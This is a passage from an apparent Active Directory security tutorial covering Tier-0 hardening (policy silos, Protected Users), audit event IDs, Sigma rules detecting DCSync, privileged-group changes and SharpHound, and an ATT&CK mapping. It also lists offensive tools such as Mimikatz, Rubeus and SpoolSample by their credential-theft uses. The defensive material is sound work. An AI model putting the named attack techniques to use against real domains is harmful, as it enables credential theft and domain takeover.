    "O:SYG:SYD:(XA;OICI;CR;;;WD;(Member_of {SID(Tier0-PAWs)}))"

New-ADAuthenticationPolicySilo -Name "Tier0-Silo" `
  -UserAuthenticationPolicy "Tier0-Policy" `
  -ComputerAuthenticationPolicy "Tier0-Policy" `
  -Enforce

Grant-ADAuthenticationPolicySiloAccess -Identity "Tier0-Silo" -Account "Administrator"
Set-ADUser Administrator -AuthenticationPolicySilo "Tier0-Silo"
PS C:\> Get-ADUser Administrator -Properties msDS-AssignedAuthNPolicySilo |
>>      Select-Object name, msDS-AssignedAuthNPolicySilo

name          msDS-AssignedAuthNPolicySilo
----          ----------------------------
Administrator CN=Tier0-Silo,CN=AuthN Policy Silos,CN=AuthN Policy Configuration,...
Now if Administrator tries to authenticate from WORKST01, the KDC refuses to issue a TGT. The credential never reaches Tier-2 LSASS.
Protected Users and logon-right GPOs
Enroll every Tier-0 account in the Protected Users security group (requires Windows Server 2012 R2 domain functional level). Membership disables NTLM, disables RC4 and DES Kerberos, blocks credential delegation, and stops LSASS from caching the account’s secrets.
Add-ADGroupMember -Identity "Protected Users" -Members Administrator, alice
PS C:\> Get-ADGroupMember "Protected Users" | Select-Object name
name
----
Administrator
alice
Reinforce with logon-right GPOs that apply Deny log on locally and Deny log on through Remote Desktop Services to Tier-0 accounts on every non-Tier-0 system. Defense in depth: even if a policy silo is misconfigured, the deny-logon right blocks the interactive session that would expose the credential.
11. Detection and Defense
Detection only works if the right Advanced Audit Policy subcategories are enabled on DCs. Without them, the events below never get written.
| Subcategory | Enables |
|---|---|
Audit Directory Service Access | 4662 (object access, DCSync) |
Audit Account Management | 4728 / 4732 / 4756 / 4738 / 4724 |
Audit Logon | 4624 / 4625 / 4648 |
Audit Policy Change | 4719 |
Key Windows Security Event IDs
| Event ID | Trigger | Tier-0 Relevance |
|---|---|---|
4662 | Operation on an AD object | DCSync: replication extended-right GUID accessed by a non-machine account |
4728 / 4732 / 4756 | Member added to global / local / universal group | Backdoor added to a privileged group |
4738 / 4724 | User changed / password reset | Credential change on a Tier-0 account |
4624 (Type 2/10) | Interactive / RDP logon to a DC | Any non-Tier-0 logon to a DC |
4648 | Logon with explicit credentials | RUNAS tier contamination |
4719 | Audit policy changed | Log tampering precursor |
1102 / 104 | Audit log cleared | Anti-forensics |
DCSync is the highest-value detection. Each replicated object generates Event 4662 on the serving DC, where Object Server is DS and Properties contains the DS-Replication-Get-Changes-All GUID. The trick is the filter: legitimate replication is performed by machine accounts whose names end in $. Alert when the subject does not end in $.
title: Possible DCSync Replication by Non-DC Principal
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 4662
    ObjectServer: 'DS'
    Properties|contains:
      - '1131f6ad-9c07-11d1-f79f-00c04fc2dcd2'   # DS-Replication-Get-Changes-All
      - '19195a5b-6da0-11d0-afd3-00c04fd930c9'   # Domain-DNS object class
  filter:
    SubjectUserName|endswith: '$'                # exclude legitimate DCs
  condition: selection and not filter
level: high
In the svc-backup attack from Phase 2, the subject was svc-backup (no trailing $), so this rule fires cleanly. Pair it with a privileged-group-change rule for the Phase 1 path:
title: Member Added to Tier-0 Privileged Group
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID:
      - 4728
      - 4732
      - 4756
    TargetUserName|contains:
      - 'Domain Admins'
      - 'Enterprise Admins'
      - 'Schema Admins'
      - 'Administrators'
  condition: selection
level: high
Detecting the collector and the coercion
SharpHound’s bulk LDAP enumeration is visible to the Microsoft-Windows-LDAP-Client ETW provider and to Sysmon. Watch for a non-DC host issuing thousands of LDAP queries, and for Sysmon Event ID 1 (process create) spawning SharpHound.exe or unusual .NET assemblies, plus Event ID 3 (network connection) to LDAP and SMB across many hosts. The PrinterBug coercion in Phase 3 shows up as a DC initiating an outbound SMB authentication (Type 3 logon 4624 on APPSRV01 from DC01$), which is abnormal and worth alerting on.
title: SharpHound Collection Activity
logsource:
  product: windows
  service: sysmon
detection:
  selection:
    EventID: 1
    Image|endswith: '\SharpHound.exe'
  selection_alt:
    EventID: 1
    CommandLine|contains:
      - '-c All'
      - '--collectionmethods'
  condition: selection or selection_alt
level: medium
Structural hardening, ordered by impact
- Enforce
Deny log on locallyandDeny log on through RDSfor Tier-0 accounts on all lower-tier systems. - Bind DA / EA / service accounts to Authentication Policy Silos anchored on PAWs.
- Enroll all Tier-0 accounts in Protected Users.
- Deploy LAPS to kill shared local-admin passwords and the lateral movement they enable.
- Replace standard service accounts with gMSAs (automatically rotated, never known to an admin).
- Minimize permanent DA / EA / Schema Admins membership; adopt just-in-time elevation.
- Audit
GenericAll,WriteDacl,WriteOwner, andAllExtendedRightson the domain root, privileged groups, and the DC OU; remove every delegation without a named business owner. - Run BloodHound on a schedule and prioritize eliminating every Tier-2 to Tier-0 path.
- Review Tier-0 access monthly, Tier-1 quarterly, Tier-2 semi-annually.

12. Tools for Tier-0 Mapping and Analysis
| Tool | Description | Link |
|---|---|---|
| BloodHound CE | Graph engine and UI for AD attack paths (Neo4j backed) | bloodhound.specterops.io |
| SharpHound | Official C# collector for on-prem AD | github.com/SpecterOps |
| bloodhound-python | Python collector, no domain join required | github.com/dirkjanm |
| AzureHound | Collector for Entra ID / Azure | github.com/SpecterOps |
| Impacket | secretsdump for DCSync, broad protocol toolkit | github.com/fortra |
| Rubeus | Kerberos abuse, TGT monitoring, ticket replay | github.com/GhostPack |
| Mimikatz | DCSync, credential extraction, Golden Tickets | github.com/gentilkiwi |
| SpoolSample | PrinterBug authentication coercion | github.com/leechristensen |
| TierZeroTable | Canonical built-in Tier-0 object reference | github.com/SpecterOps/TierZeroTable |
13. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Account Discovery: Domain Account | T1087.002 | LDAP query volume, Sysmon EID 1/3 |
| Permission Groups Discovery: Domain Groups | T1069.002 | SharpHound LDAP patterns |
| Domain Trust Discovery | T1482 | Trust enumeration LDAP queries |
| Account Manipulation | T1098 | 4738, 4724 on Tier-0 accounts |
| Account Manipulation: Additional Groups | T1098.007 | 4728 / 4732 / 4756 |
| Domain Policy Modification: GPO | T1484.001 | GPO write auditing, 5136 |
| OS Credential Dumping: DCSync | T1003.006 | 4662 replication GUID, non-$ subject |
| Steal or Forge Tickets: Kerberoasting | T1558.003 | 4769 RC4 service ticket requests |
| Use Alternate Auth Material: Pass the Ticket | T1550.003 | Anomalous TGT reuse, 4624 Type 3 |
| Valid Accounts: Domain Accounts | T1078.002 | Logon anomalies for privileged accounts |
| Remote System Discovery | T1018 | DC and host enumeration traffic |
Tactic coverage spans Discovery (TA0007), Privilege Escalation (TA0004), Credential Access (TA0006), Lateral Movement (TA0008), and Persistence (TA0003).
Summary
- Tier-0 compromise equals forest compromise, because every Tier-0 asset effectively controls every other one. The model exists to make the cheap escalation paths disappear and the remaining ones loud.
- The dangerous Tier-0 assets are the non-obvious ones: Exchange, Entra Connect, SCCM, and any system that manages or holds admin rights over a Tier-0 object. Anything that manages Tier 0 is Tier 0.
- ACL edges are effective Tier-0 membership.
GenericAll,WriteDacl,GetChanges+GetChangesAll, andGPLinkgrant control without any privileged group membership, and BloodHound finds the chains across hops no human would trace. - Enumerate before you exploit. SharpHound plus targeted Cypher surfaces the exact misconfigurations (
aliceto DA,svc-backupDCSync,APPSRV01delegation) so you can prove each path and then break it. - Detect with
4662replication monitoring filtered on non-$subjects,4728/4732/4756group changes, and DC logon auditing; defend structurally with Authentication Policy Silos, Protected Users, LAPS, gMSAs, JIT elevation, and recurring BloodHound assessments that eliminate Tier-2 to Tier-0 paths.
Related Tutorials
- Mapping CTI Reports to ATT&CK TTPs: A Step-by-Step Methodology
- Passive OSINT: Mapping the Target Without Touching It
- The Attack Lifecycle: Reconnaissance to Exfiltration
- APCs: Asynchronous Procedure Calls and Thread Hijacking Surface
References
- github.com
- [localhost:8080
](http://localhost:8080) - techcommunity.microsoft.com
- learn.microsoft.com
- bloodhound.specterops.io
- github.com
- blog.quest.com
- blog.quest.com
Get new drops in your inbox
Windows internals, exploit dev, and red-team write-ups - no spam, unsubscribe anytime.